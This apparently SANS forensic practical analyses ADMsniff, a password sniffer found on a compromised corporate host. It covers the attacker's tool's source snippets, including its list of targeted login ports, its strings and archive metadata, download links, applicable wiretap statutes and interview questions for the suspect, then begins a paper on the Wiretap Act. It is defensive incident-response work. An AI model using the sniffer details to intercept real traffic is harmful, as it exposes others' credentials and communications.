		GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-81)
RH 7.1 Updates cpp 2.96-85 gcc 2.96-85 glibc 2.2.4-29	403416 bytes	1795665455b92fe5871fe0d1c9449868 ./ADMsniff-1
		GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-85)
		GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.2 2.96-108.1)
RH 7.2 Orig cpp 2.96-98 gcc 2.96-98 glibc 2.2.4-13	399124 bytes	0e954f43fd73f56e812a7285f32e41d3 ./ADMsniff-1
		GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-97)
		GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-98)

Now that we have been able to identically create the binary from source, we know that the source we have is the source that the attacker used[‡]. We can read the source and see if there are any other subtleties of ADMsniff that we haven't noticed in our testing.

The package contains:

- A tarfile of the pcap distribution

[†] ftp://updates.redhat.com/7.2/en/os/i386/

[‡] Of course, there may be cosmetic differences, such as comments in the source code, but the actual C code must be the same, or else the odds of the binary size and checksum matching is so low as to be nil.

- Four C header files (*.h), none of which contains anything original. bpf.h, pcap.h and tcp.h all contain the BSD license, and probably were copied directly without modification. ip.h contains the comment "adapted from tcpdump".
- thesniff.c, the actual sniffer code
- The Makefile, which specifies how to build the binary.

We scan through all the .h and .c files, but the only one which appears to matter is thesniff.c. Here, we find several things that confirm or augment the conclusions we reached earlier.

Firstly, we find the following two snippets of code, the first of which lists which ports are to be logged:

```
u_short coolport[] =
{21, 23, 109, 110, 143, 512, 513, 514, 1521, 31337};
```

This list agrees with the list we determined, except that we did not see port 31337 (common backdoor port, e.g. Back Orifice) being logged when we tested all 65535 ports. We read on, and find that the reason we didn't see it is because the code has an error:

```
      for (i = 0; coolport[i] != 31337; i++)
        {
          if (coolport[i] == ntohs (tcp->th_sport) ||
              coolport[i] == ntohs (tcp->th_dport))
            LOG = 1;
        }
```

In short, when the variable i reaches 9, then the "`coolport[i] != 31337`" becomes false, and the for loop exits. However, the for loop exits without executing the loop code for that value of i, so traffic on port 31337 is NOT logged, although it was clearly intended to be. Maintaining and iterating upon a separate variable with the number of elements in the coolport array would fix it, or a loop which terminated with a `break` statement instead of using the loop test:

```
        i=0;
        do {
          if (coolport[i] == ntohs (tcp->th_sport) ||
              coolport[i] == ntohs (tcp->th_dport))
            LOG = 1;
          if (coolport[i] == 31337) break;
        } while (i=i+1);
```

Of course, having 31337 hard-wired as the last element in the loop is poor programming practice, and is error prone. If someone appends ports to the `coolport` array, they will not be used unless the loop is also updated.

We would also like to learn the appropriate way to kill the program without losing data. We search for the code that would set the signal handlers, and find the following code snippet.

```
#ifndef COMPRESS
  filez = fopen ("The_l0gz", "w");
#else
  signal(SIGHUP,hup_handler);
  signal(SIGTERM,term_handler);
  filez = gzopen("The_l0gz","wb");
#endif
```

It appears that the program will only compile in signal handlers if the COMPRESS preprocessor macro is defined and non-zero. There is support in the code for using zlib compression on the log, which is not in the default compile options and which sn.dat did not use. As a result, there is no signal handling in sn.dat, which is why it did not flush or close files when sent INT, TERM, HUP, or other signals.

It is unlikely that this is unintentional. A compressed log file needs to be closed properly, or the decompression process may fail if it decides the log is truncated or corrupted. A text log file does not have that problem; at worst the most recent log lines may be lost without compromising the entire log.

We would like to learn the correct way to specify the HEADERSIZE and DEBUG options, so we analyze the main() function. The reason that our attempts failed is quickly obvious: the code does not attempt to read, reference, or use anything except the first argument (that is, the ethernet device). Even though the usage printout lists them as options, they are not used at all. Presumably they were part of the development/debugging code that was removed, or maybe this version was crippled before distribution. In places where HEADERSIZE might be used, the literal 4012 is inserted. This confirms our earlier observation about how long log lines were, and isn't very friendly to modification – it would have to be modified in each place it is used, whereas a variable could be used everywhere but set in just one place.

There are other signs of code intent that are not implemented. For example, there is a preprocessor macro defined which looks like it would be used to make ADMsniff look like a system daemon in the process table:

```
#define PROGNAME "(nfsiod)"
```

However, this macro is not referenced at all, and no attempt to modify the process table by editing argv[0] is made.

There also are two functions called dumpstruct() and newstruct(), which appear to be two versions of the same functionality. The dumpstruct() version is shorter and only prints out what looks like debug info, and the newstruct() version is longer and sets a number of

variable but prints nothing. Presumably dumpstruct() was used as part of the DEBUG functionality that has been removed, but it was not removed at the same time.

Overall, ADMsniff is not an example of polished or well maintained code. Some of the removals may have been intentionally made before releasing what had been a "private" version, but others appear to be carelessness.

Legal Implications

The site where this binary was recovered is located in the United States, and the attackers actions on the system are therefore subject to U.S. laws. The site is owned by a public corporation which does not provide network services to anyone except its employees, and so for the purposes of the Wiretap Act, is a private provider.

The program which the attacker installed, ADMsniff, is a network sniffer. As a result, it falls directly under the wiretap statute, 18 U.S.C §2510-22, generally known as the Wiretap Act[11]. The Wiretap Act defines federal law concerning the interception of live (as opposed to stored) communications, and a sniffer intercepts ethernet communications as they traverse the ethernet network.

If the attacker executed this program on the system, then they would be in violation of §2511, which states that "any person who – (a) intentionally intercepts, endeavors to intercept... any wire, oral or electronic communication; ... shall be punished as provided in subsection (4) or shall be subject to suit as provided in subsection (5)."[12] Subsection (4) says "...whoever violates subsection (1) of this section shall be fined under this title or imprisoned not more than five years, or both."[13] Subsection (5) adds that "the person who engages in such conduct shall be subject to suit by the Federal Government in a court of competent jurisdiction."[14] Both subsection (4) and subsection (5) include exceptions, none of which would appear to apply to this situation.

Section 2512 may also apply to the attacker, and possibly to the author of ADMsniff. §2512 (1)(a) states, "...any person who intentionally – (a)sends through the mail, or sends or carries in interstate or foreign commerce, any electronic, mechanical, or other device, knowing or having reason to know that the design of such device renders it primarily useful for the purpose of the surreptitious interception of wire, oral, or electronic communications.... shall be fined under this title or imprisoned not more than five years, or both."[15] If the attacker copied the sn.dat file onto the compromised system from another state or country, then conceivably this would apply.

Section 2512 (1)(b) carries the same penalties for any person who "manufactures, assembles, possesses, or sells any electronic, mechanical, or other device, knowing or having reason to know that the design of such device renders it primarily useful for the purpose of the surreptitious interception of wire, oral, or electronic communications, and that such device or any component thereof has been or will be sent through the mail or transported in interstate or foreign commerce...."[16] If the attacker compiled the sn.dat file from source, then that might apply to "assembles... [the] device". If the attacker has copies of the file on their home system, then that might apply to "possesses... [the]

device". Finally, the original author of the program might be considered the person who "manufactures... [the] device".

The difficulty, of course, is in how this language is interpreted, and for that reason a lawyer should be consulted before attempting any action. A software sniffer seems an obvious example of a "device... for the purpose of surreptitious interception of... electronic communications", but the defense could presumably argue that "device" refers to hardware, not software.

Specific to our compromise, §2512 would probably need to be applied, because §2511 is not provable with the evidence we have. We did not recover the log file The_l0gz from the compromised system, which is one way to prove that the program had actually been executed. Also, presumably some evidence indicating that the attacker was responsible for the execution of the program would be required in addition to that log. The timestamps that we have for the file do not support any indication that the attacker executed the file; both timestamps clearly postdate the point at which the binary was under the access and/or control of our employees (that is to say, the modification and access times for sn.dat both postdate sn.md5, and sn.md5 was created by our employees, not the attacker). Unless the disks from the compromised system can be recovered, we do not have the information required to use §2511.

Another statute that might apply is the "Pen Registers" and "Trap and Trace Devices" sections (Chapter 206) of 18 U.S.C. ADMsniff seems to meet the definitions of a Trap and Trace Device, as defined in §3127:

> "(4) the term ``trap and trace device'' means a device which captures the incoming electronic or other impulses which identify the originating number of an instrument or device from which a wire or electronic communication was transmitted"[17]

By logging the source and destination IP address and port number for each noteworthy connection, ADMsniff is capturing and logging the identification information for TCP connections.

Section 3121 states that "no person may install or use a pen register or a trap and trace device"[18]excluding certain exceptions, none of which apply to the attacker. The penalties are also defined in §3121, where it states "Whoever knowingly violates subsection (a) shall be fined under this title or imprisoned not more than one year, or both."[19]

Again, given the evidence we currently have, there is no way to prove that the attacker executed ADMsniff, so unless the forensic examination of the victim's disks find more evidence, this statute cannot be used.

Interview Questions

As it happens, Corporate Security has a very good idea who compromised the system and put ADMsniff on it. Having analyzed ADMsniff thoroughly, we can use our information to try and draw confirmation or further information from the attacker in an interview:

- Did you think that wiping the disks would remove the copy of ADMsniff you put on the system?
  - *Goal: Hopefully, the user will deny wiping the disks, but may implicitly or explicitly admit to putting ADMsniff on the system.*
- We haven't proved that you executed it yet, but we're doing analysis on that disk right now. If you hand over The_l0gz file, it'll be a lot easier for everyone involved. You save us the work, and we'll see what can be worked out.
  - *Goal: get the attacker to hand over the info needed to quickly fix any account passwords captured. Not a great trade, but fixing holes is more important than punishing the attacker, and the offer of leniency is very vague.*
- From where we're sitting, the only good thing about what you did is that you installed such a limited sniffer.
  - *Not a question per se, but an assertion that might draw an enlightening response. The attacker may nod, may look surprised or contest that ADMsniff is "limited."*
- I'd like to keep this between us, and not have to involve law enforcement. As long as you didn't install any attack tools next to that sniffer, I don't see why we can't do that.
  - *Goal: get the attacker to admit to the "lesser" charge of the sniffer rather than have their situation escalate.*
- What I'd like to know is how you ended up with the private version of ADMsniff. You don't seem like that big a fish to me.
  - *Goal: challenge the attacker's pride, and try and draw them into defending their "status" and providing useful information in the process.*

Additional Information

The sources used in researching this paper are found in the References section.

There seems to be a lack of any in-depth description or analysis of ADMsniff on the Internet, as cataloged by Google. "Sniffin' the Ether" provides one of the fuller descriptions, stating

> "This sniffer was put out by the ADM group. It was authored by antilove with help from plaguez. The purpose of ADMsniff is supposed to be "portable and powerful.""[20]

Most other hits by Google are simple download pages with brusque descriptions:

- "Sniffer for SunOS and Linux"[21]

- “ADMsniff version private 1.0 beta 0, a libpcap sniffer.”[22]

Also, version 0.8 seems to be more commonly found than 1.0; for one example see SecurityFocus[23].

Google searches such as “ADMsniff”, “ADMsniff ADM Crew” “ADMsniff ADM Group” and so on find numerous download locations, which have at most terse descriptions.

The README from the ADMsniff distribution is also very slim, and is clearly the source of the information found in the terse descriptions on the web. It is listed here in its entirety:

```
                      ___      ______     _       _
                    /     \   |   _   \   | \    / |
                   |  / \  |  |  |  \  |  |   \_/   |
                   | |___| |  |  |_ /  |  |   \_/   |
..oO  THE          |  ---  |  |       /   |  |   |  |        CreW Oo..
                   '''   '''   '''''''    ''''  ''''
                                 presents


                              ADMsniff v0.1b




                        by:     antilove
                                zlib support by plaguez


        ADMsniff is a libpcap-based sniffer, designed to be
        portable and powerful.


Installation:
        - edit the makefile,
        - run make
        (btw I'm too lazy to include zlibc in this distro so you'll
        have to build zlibc yourself.)

Notes about logs compression:
        - To enable log file compress, edit the Makefile and uncomment
        the appropriate line. You must have zlib installed.
        - For compression purposes, the log file is not flushed when
        compression is enabled. To flush it at any time, send a HUP
        signal to ADMsniff. To quit the sniffer and cleanly close the
        logfile, send the TERM signal.
```

Appendix A – Full "zipinfo –v sn.zip" output

```
[root@medusa]# zipinfo -v sn.zip
Archive:  sn.zip   175185 bytes   2 files

End-of-central-directory record:
-------------------------------

  Actual offset of end-of-central-dir record:      175163 (0002AC3Bh)
  Expected offset of end-of-central-dir record:    175163 (0002AC3Bh)
  (based on the length of the central directory and its expected offset)

  This zipfile constitutes the sole disk of a single-part archive; its
  central directory contains 2 entries.  The central directory is 104
  (00000068h) bytes long, and its (expected) offset in bytes from the
  beginning of the zipfile is 175059 (0002ABD3h).

  There is no zipfile comment.

Central directory entry #1:
---------------------------

  sn.dat

  offset of local header from start of archive:     0 (00000000h) bytes
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  minimum file system compatibility required:       MS-DOS, OS/2 or NT FAT
  minimum software version required to extract:     2.0
  compression method:                               deflated
  compression sub-type (deflation):                 normal
  file security status:                             not encrypted
  extended local header:                            no
  file last modified on (DOS date/time):            2002 Apr 11 09:29:58
  32-bit CRC value (hex):                           d80a22be
  compressed size:                                  174950 bytes
  uncompressed size:                                399124 bytes
  length of filename:                               6 characters
  length of extra field:                            0 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               binary
  non-MSDOS external file attributes:               81B600 hex
  MS-DOS file attributes (20 hex):                  arc

  There is no file comment.

Central directory entry #2:
---------------------------

  sn.md5

  offset of local header from start of archive:     174986 (0002AB8Ah) bytes
  file system or operating system of origin:        MS-DOS, OS/2 or NT FAT
  version of encoding software:                     2.0
  minimum file system compatibility required:       MS-DOS, OS/2 or NT FAT
```

```
  minimum software version required to extract:     1.0
  compression method:                               none (stored)
  file security status:                             not encrypted
  extended local header:                            no
  file last modified on (DOS date/time):            2002 Apr 11 09:29:52
  32-bit CRC value (hex):                           0b9f9462
  compressed size:                                  37 bytes
  uncompressed size:                                37 bytes
  length of filename:                               6 characters
  length of extra field:                            0 bytes
  length of file comment:                           0 characters
  disk number on which file begins:                 disk 1
  apparent file type:                               text
  non-MSDOS external file attributes:               81B600 hex
  MS-DOS file attributes (20 hex):                  arc

  There is no file comment.

[root@medusa]#
```

Appendix B – Methods of preserving MAC time on evidence

The file described in this paper had its MAC (modification, access, and change) times modified by the incident responder, removing information that would be useful in analyzing the attack. A few methods include:

- `Zip` the binary on the compromised machine, then `md5sum` the original binary. The `zip` command will update the atime of the original, so the `md5sum` is not modifying something that is still unmodified evidence. Then extract the binary from the zipfile, and then `zip` the (just unpacked) copy and MD5 file together. Since `zip` preserves MA time in the zipfile and when extracting, both copies will have the original MA time even after the original file's Atime has been updated by the first `zip` process. It is not possible to preserve Ctime when extracting from zip.
- `Zip` the binary on the compromised machine, then run "`unzip -p sn.zip | md5sum`" to determine the MD5 checksum of the file. The MD5 file would then be stored alongside the zip file rather than in it. Again, the Ctime could not be preserved upon extraction.
- Image the file system containing the binary with `dd`, and mount it with options 'ro,noatime' to avoid modifying anything on the system. This method has the added benefit of preserving the Change time, but the drawback of requiring more storage space and inconvenience.
- The `dump` command can be used to back up individual files as well as file systems, and the Access and Modification time on both the original and the copy remain untouched (because `dump` operates on the file system, not the file). The Change time of a `restore`'d file is updated, however the dump file itself presumably contains the original Change time.

Appendix C – Useful text found in the binary using strings

The strings command pulls out anything that looks like text in a binary file. Often it includes a number of false positives; short sequences that look to the computer like text but look like garbage to a human. The following table lists all the non-garbage strings found in sn.dat; many of them are the libc system library.

apic	POSIX	.strtab	/usr/lib/	+45 3325-6543
.bss	print	Success	Wednesday	*dport -> %i*
cmov	/proc	symbol	%[^0-9,+-]	Exchange full
/cpu	.prof	.symtab	1997-12-20	gconv-modules
file	pse36	tolower	/etc/fstab	keld@dkuug.dk
gmon	punct	toupper	gconv_init	Keld Simonsen
.got	RPATH	Tuesday	GCONV_PATH	Level 3 reset
i386	[%s]	A (lazy)	LC_ADDRESS	__libc_atexit
i486	.sbss	charset=	LC_COLLATE	/locale.alias
i586	space	.comment	LC_NUMERIC	MALLOC_CHECK_
i686	/SYS_	/cpuinfo	malloc: %s	.note.ABI-tag
info	.text	December	{PLATFORM}	out of memory
July	TZDIR	February	posixrules	search path=
June	upper	%H:%M:%S	%s:%i]=--	*sport -> %i*
LANG	^[yY]	LANGUAGE	, version	Srmount error
libc	August	LC_CTYPE	*---------*	Timer expired
/mem	.ctors	LC_PAPER	Bad address	ANSI_X3.4-1968
mtrr	dlopen	%m/%d/%y	Bad message	/etc/localtime
.pro	.dtors	/meminfo	Broken pipe	File too large
proc	Friday	messages	*data -> %s	file too short
xmm2	IGNORE	No anode	%d.%d.%d.%d	internal error
01.01	LC_ALL	November	*dip -> %s*	Is a directory
alias	LC_XXX	{ORIGIN}	File exists	LC_MEASUREMENT
alnum	module	priv 1.0	gconv_trans	Level 2 halted
alpha	Monday	.profile	HOSTALIASES	Level 3 halted
amd3d	normal	Saturday	%hu:%hu:%hu	__libc_subinit
April	(null)	The_l0gz	%I:%M:%S %p	<main program>
blank	osfxsr	Thursday	LC_MESSAGES	M%hu.%hu.%hu%n
,ccs=	(%s)	TOP_PAD_	LC_MONETARY	No such device
cntrl	%s: %s	Arena %d:	LD_BIND_NOT	OUTPUT_CHARSET
/cpuf	Sunday	+%c %a %l	LD_BIND_NOW	/proc/self/cwd
.data	TMPDIR	/dev/null	ld.so-1.7.0	/proc/self/exe
digit	xdigit	.eh_frame	LOCALDOMAIN	Protocol error
.fini	%d %d	/etc/mtab	out of swap	%p%t%g%t%m%t%f
gconv	January	fread: %s	parse error	SIOCGIFMTU: %s
graph	LC_NAME	gconv_end	RES_OPTIONS	SIOCGSTAMP: %s
.init	LC_TIME	i18n:1999	*sip -> %s*	Text file busy
inity	LD_WARN	MMAP_MAX_	AT_HWCAP:	Too many links
/lib/	LOCPATH	nplurals=	bind: %s: %s	Too many users
lower	NLSPATH	processor	Host is down	Unknown error
March	October	protected	Illegal seek	/usr/lib/gconv
memf	plural=	September	Invalid slot	weak version `
(nil)	.rodata	.shstrtab	LC_TELEPHONE	Advertise error
^[nN]	RUNPATH	UCS-4LE//	MALLOC_TRACE	/etc/suid-debug
.note	seconds	Universal	+45 3122-6543	gconv_trans_end

=INTERNAL->ucs2	No child processes	UCS2// ISO-10646/UCS2/
=INTERNAL->ucs4	No locks available	=ucs2reverse->INTERNAL
=INTERNAL->utf8	of Verneed record	UTF8// ISO-10646/UTF8/
LD_AOUT_PRELOAD	RFS specific error	%a %b %e %H:%M:%S %Z %Y
LD_DYNAMIC_WEAK	Streams pipe error	Device or resource busy
LD_LIBRARY_PATH	system search path	DUMP STRUCT = NUMBER %i
MemFree: %ld kB	undefined symbol:	ELF file OS ABI invalid
MMAP_THRESHOLD_	WCHAR_T// INTERNAL	Interrupted system call
Network is down	archaic file format	in use bytes = %10u
No medium found	Bad file descriptor	max mmap regions = %10u
No such process	calling preinit: %s	No space left on device
Not a directory	Device not a stream	Operation not permitted
--=[%s:%i -->	Directory not empty	Operation not supported
TRIM_THRESHOLD_	Disk quota exceeded	%s: cannot map file: %s
=ucs2->INTERNAL	ex : admsniff le0	system bytes = %10u
=ucs4->INTERNAL	gconv_trans_context	UCS-2// ISO-10646/UCS2/
/usr/lib/locale	(%s from file %s)	UCS-4// ISO-10646/UCS4/
=utf8->INTERNAL	Too many open files	UTF-8// ISO-10646/UTF8/
=ascii->INTERNAL	Total (incl. mmap):	ANSI_X3.4-1968//TRANSLIT
calling fini: %s	truncated dump file	cannot create searchlist
calling init: %s	/usr/share/zoneinfo	cant open pcap device :<
/etc/ld.so.cache	%a %b %e %H:%M:%S %Y	Connection reset by peer
gconv_trans_init	bad dump file format	CP367// ANSI_X3.4-1968//
=INTERNAL->ascii	Bad font file format	CSUCS4// ISO-10646/UCS4/
Invalid argument	Connection timed out	Function not implemented
Invalid exchange	glibc-ld.so.cache1.1	Level 2 not synchronized
linux socket: %s	Invalid request code	Link number out of range
MemTotal: %ld kB	Is a named type file	max mmap bytes = %10lu
Message too long	LD_AOUT_LIBRARY_PATH	Out of streams resources
No route to host	unsupported version	%s: cannot open file: %s
Object is remote	Block device required	%s: cannot stat file: %s
Remote I/O error	bogus savefile header	Structure needs cleaning
RESOLV_HOST_CONF	cannot read file data	cannot stat shared object
search cache=%s	DYNAMIC LINKER BUG!!!	IBM367// ANSI_X3.4-1968//
SIOCGIFFLAGS: %s	FATAL: kernel too old	Invalid cross-device link
trying file=%s	Link has been severed	invalid mode for dlopen()
Exec format error	not defined in file	No buffer space available
=INTERNAL->ucs4le	(no version symbols)	No such device or address
LC_IDENTIFICATION	Package not installed	No such file or directory
__libc_subfreeres	parser stack overflow	' not found (required by
No data available	Read-only file system	Operation now in progress
of Verdef record	Stale NFS file handle	Resource deadlock avoided
Permission denied	Address already in use	Socket type not supported
SIOCGIFHWADDR: %s	Argument list too long	UCS-2LE// ISO-10646/UCS2/
%s %s %s %s %d %d	Cannot allocate memory	UCS-4BE// ISO-10646/UCS4/
=ucs4le->INTERNAL	file=%s; needed by %s	with link time reference
/usr/share/locale	=INTERNAL->ucs2reverse	cannot extend global scope
Wrong medium type	linux SIOCSIFFLAGS: %s	cannot map zero-fill pages
BUFMOD hack malloc	Network is unreachable	CSASCII// ANSI_X3.4-1968//
Connection refused	<program name unknown>	find library=%s; searching
File name too long	Protocol not available	Invalid request descriptor
Identifier removed	Protocol not supported	Name not unique on network
Input/output error	Remote address changed	No CSI structure available
invalid ELF header	shared object not open	No message of desired type
Multihop attempted	UCS-2BE// UNICODEBIG//	/proc/sys/kernel/osrelease

%s: cannot create file: %s	OSF00010020// ANSI_X3.4-1968//
unexpected reloc type 0x??	Protocol wrong type for socket
cannot allocate name record	realloc(): invalid pointer %p!
Channel number out of range	Socket operation on non-socket
Communication error on send	* The END */
free(): invalid pointer %p!	unexpected PLT reloc type 0x??
ISO-10646// ISO-10646/UCS4/	cannot allocate dependency list
ISO/IEC 14652 i18n FDCC-set	Cannot assign requested address
ISO-IR-6// ANSI_X3.4-1968//	cannot create search path array
Not a XENIX named type file	.lib section in a.out corrupted
relocation processing: %s%s	UNICODELITTLE// ISO-10646/UCS2/
US-ASCII// ANSI_X3.4-1968//	0000000000000000
ANSI_X3.4// ANSI_X3.4-1968//	Resource temporarily unavailable
Destination address required	cannot change memory protections
ELF file ABI version invalid	cannot create RUNPATH/RPATH copy
File descriptor in bad state	closing file=%s; opencount == %u
ISO646-US// ANSI_X3.4-1968//	init_pcap : Unknown device type!
ISO-IR-193// ISO-10646/UTF8/	ISO-10646/UTF-8/ ISO-10646/UTF8/
malloc: top chunk is corrupt	Numerical argument out of domain
..ooOO The ADM Crew OOoo..	opening file=%s; opencount == %u
Protocol driver not attached	Software caused connection abort
file=%s; generating link map	unknown physical layer type 0x%x
Machine is not on the network	ANSI_X3.4-1986// ANSI_X3.4-1968//
malloc: using debugging hooks	Too many levels of symbolic links
No XENIX semaphores available	10646-1:1993/UCS4/ ISO-10646/UCS4/
Numerical result out of range	ADMsniff %s in libpcap we trust !
Operation already in progress	cannot allocate symbol search list
OSF00010100// ISO-10646/UCS2/	cannot dynamically load executable
OSF00010101// ISO-10646/UCS2/	object file has no dynamic section
OSF00010102// ISO-10646/UCS2/	shared object cannot be dlopen()ed
OSF00010104// ISO-10646/UCS4/	Too many references: cannot splice
OSF00010105// ISO-10646/UCS4/	/usr/lib/gconv/gconv-modules.cache
OSF00010106// ISO-10646/UCS4/	cannot create cache for search path
OSF05010001// ISO-10646/UTF8/	ISO_646.IRV:1991// ANSI_X3.4-1968//
Protocol family not supported	Network dropped connection on reset
symbol=%s; lookup in file=%s	Transport endpoint is not connected
Too many open files in system	0123456789abcdefghijklmnopqrstuvwxyz
10646-1:1993// ISO-10646/UCS4/	0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
cannot open shared object file	Accessing a corrupted shared library
Inappropriate ioctl for device	

```
ELF file data encoding not little-endian
empty dynamics string token substitution
failed to map segment from shared object
cannot allocate memory for program header
Out of memory while initializing profiler
%s: profiler found no PLTREL in object %s
ADMsniff %s <device> [HEADERSIZE] [DEBUG]
ELF file's phentsize not the expected size
%a%N%f%N%d%N%b%N%s %h %e %r%N%C-%z %T%N%c%N
cannot make segment writable for relocation
ELF file version does not match current one
ELF load command alignment not page-aligned
Interrupted system call should be restarted
load filtered object=%s requested by file=%s
```

```
Cannot send after transport endpoint shutdown
ISO/IEC JTC1/SC22/WG20 - internationalization
load auxiliary object=%s requested by file=%s
file=%s;  needed by %s (relocation dependency)
Filters not supported with LD_TRACE_PRELINKING
no version information available (required by
Attempting to link in too many shared libraries
    entry: 0x%0*lx  phdr: 0x%0*lx  phnum:   %*u
  dynamic: 0x%0*lx  base: 0x%0*lx   size: 0x%0*Zx
ELF file version ident does not match current one
Invalid or incomplete multibyte or wide character
%s: file is no correct profile data file for `%s'
%s: profiler out of memory shadowing PLTREL of %s
ELF load command address/offset not properly aligned
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-97)
GCC: (GNU) 2.96 20000731 (Red Hat Linux 7.1 2.96-98)
%s: error while loading shared libraries: %s%s%s%s%s
credits: ADM, mel , ^pretty^ for the mail she sent me
checking for version `%s' in file %s required by file %s
C/o Keld Simonsen, Skt. Jorgens Alle 8, DK-1615 Kobenhavn V
@(#) $Header: pcap.c,v 1.29 98/07/12 13:15:39 leres Exp $ (LBL)
@(#) $Header: savefile.c,v 1.37 97/10/15 21:58:58 leres Exp $ (LBL)
@(#) $Header: bpf_filter.c,v 1.33 97/04/26 13:37:18 leres Exp $ (LBL)
@(#) $Header: pcap-linux.c,v 1.15 97/10/02 22:39:37 leres Exp $ (LBL)
%s: Symbol `%s' has different size in shared object, consider re-linking
cannot load auxiliary `%s' because ofempty dynamic string token substitution
 !"#$%&'()*+,-
./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
```

Reference

[1] Sam Costello, "Microsoft Inadverdently Shares Nimda Worm", http://cssvc.pcworld.compuserve.com/computing/cis/article/0,aid,101930,00.asp
[2] Info-Zip unzip v5.5 man page, "Bugs" section, PP2, http://www.die.net/doc/linux/man/man1/unzip.1.html
[3] Stephen C. Tweedie, "Copying Files To Another Drive: Partition Sizing", https://listman.redhat.com/pipermail/skipjack-list/2002-April/001280.html
[4] GNU strings (binutils-2.11), "Description" section, http://www.die.net/doc/linux/man/man1/strings.1.html
[5] "pcap – Packet Capture library", http://www.tcpdump.org/pcap3_man.html
[6] http://adm.freelsd.net/ADM/ADMsniff.tar.gz
[7] http://www.phreak.org/archives/exploits/unix/network-sniffers/ADMsniff.tgz
[8] Keld Simonsen, "Re: Anybody working on ISO/IEC 15435 (i18n.h)?", http://mail.nl.linux.org/linux-utf8/2000-02/msg00000.html
[9] Barry Caplan, "The strange birth of the term 'i18n'", http://www.i18n.com/article.pl?sid=02/03/02/0345215&mode=thread
[10] Argument descriptions taken from "strace –h" output on RedHat 7.2
[11] SANS System Forensics, Investigation, and Reponse courseware 8.4, page 1-29.
[12] 18 U.S.C., Part I, Chapter 119, § 2511 (1), (1)(a), http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=browse_usc&docid=Cite:+18USC2511
[13] 18 U.S.C., Part I, Chapter 119, § 2511 (4), http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=browse_usc&docid=Cite:+18USC2511
[14] 18 U.S.C., Part I, Chapter 119, § 2511 (5), http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=browse_usc&docid=Cite:+18USC2511
[15] 18 U.S.C., Part I, Chapter 119, § 2512 (1)(a), http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=browse_usc&docid=Cite:+18USC2511
[16] 18 U.S.C., Part I, Chapter 119, § 2512 (1)(b), http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=browse_usc&docid=Cite:+18USC2511
[17] 18 U.S.C., Part I, Chapter 206, §3127 (4), http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=browse_usc&docid=Cite:+18USC3127
[18] 18 U.S.C., Part I, Chapter 206, §3121 (a), http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=browse_usc&docid=Cite:+18USC3121
[19] 18 U.S.C., Part I, Chapter 206, §3121 (d), http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=browse_usc&docid=Cite:+18USC3121
[20] Alaric, "Sniffin' the Ether", http://www.unixgeeks.org/security/newbie/security/sniffer/sniffer.html#pop
[21] http://www.cotse.com/tools/sniffers.htm
[22] http://www.unixhq.org/june-1999-rs.shtml
[23] http://online.securityfocus.com/tools/215/scoreit

Legal Issues of Incident Handling

Abstract: *The modern workplace provides many ways to monitor employee communications, and the statistics provide many employers reasons to monitor their employees. As the technology has changed, the justice system tries to adapt previous and superficially similar laws and precedents – usually with mixed results at best. The system administrator has numerous tools that allow monitoring, but little guidance as to when monitoring is legal or illegal. This paper describes the Wiretap Act and its application to the modern system administrator and his network.*

Greg Owen
SANS GCFA
Practical v1.0
Part 3

Table of Contents

Legend

References are marked by superscript numbers, like this: [1234]. The "References" section at the end of the paper lists the source for the reference material.

Footnotes are marked by the dagger† and double dagger‡ symbols. The footnote itself will be found at the bottom of the current page. Footnotes contain comments, facts, and opinions of the author that clarify or explain issues mentioned but not directly pertaining to the subject at hand. A footnote does not indicate that a source was referenced.

The Wiretap Act

18 U.S.C. §§ 2510-2522, commonly known as the Wiretap Act, was first written into law in 1968 as part of the Omnibus Crime Control and Safe Streets Act. Because computer networks were not in any way common at that time, there was no allowance made for them; the 1968 Act specifically targets oral (that is, spoken) and wire (telephone, presumably telegraph) communications. Ethernet, the lingua franca of computer networks today, was not invented until 1973[1], and the Act quite understandably didn't foresee its invention or importance.

In 1986, the Electronic Communications Privacy Act updated the Wiretap Act, ostensibly to expand the protections against illegal wiretapping that it contained to newer technologies – pagers, cell phones, and email, and wire-based computer networks among them[2]. Again there proved to be gaps in handling new technology; for example, Congress excluded the radio link between cordless phone handsets and their base[3]. While the 1986 ECPA amendments to the Wiretap Act were originally endorsed by privacy groups, the expansion of acceptable reasons for wiretaps and other changes included in the ECPA proved unsettling for privacy advocates[4].

The 1994 Communications Assistance for Law Enforcement Act, or CALEA, corrected the 1986 exception for cordless phones, and also expanded law enforcement capabilities. There have been still more changes since then, via the 1997 Law Enforcement Technology Advertisement Clarification Act, and the 2001 USA PATRIOT[†] Act, and others.

Few of the changes to the Wiretap Act that have been made, though, affect the restrictions and capabilities of system administrators for monitoring their networks, unless those networks are run by a common carrier. The key relevance of the Wiretap Act to the system administrator lies in the exceptions which allow him to monitor his network.

The Push to Monitor

Technology has revolutionized the modern workplace; computers, networks, email, and web sites have largely replaced a number of slower, less nimble methods – communicating via memos, creating and processing thick stacks of paper by hand, large tape reels containing relatively small amounts of data. As information has gotten more nimble, problems have arisen because of that nimbleness. A keychain can be used to carry large amounts of data out of the building without suspicion[5], trade secrets can be sent or mis-sent to a competitor instantly and effortlessly via email[6], and employees can waste company time and create liability by browsing inappropriate web sites using company resources[7].

[†] "Uniting and Strengthening America by Providing Appropriate Tools Required to Intercept and Obstruct Terrorism", http://www.epic.org/privacy/terrorism/hr3162.html

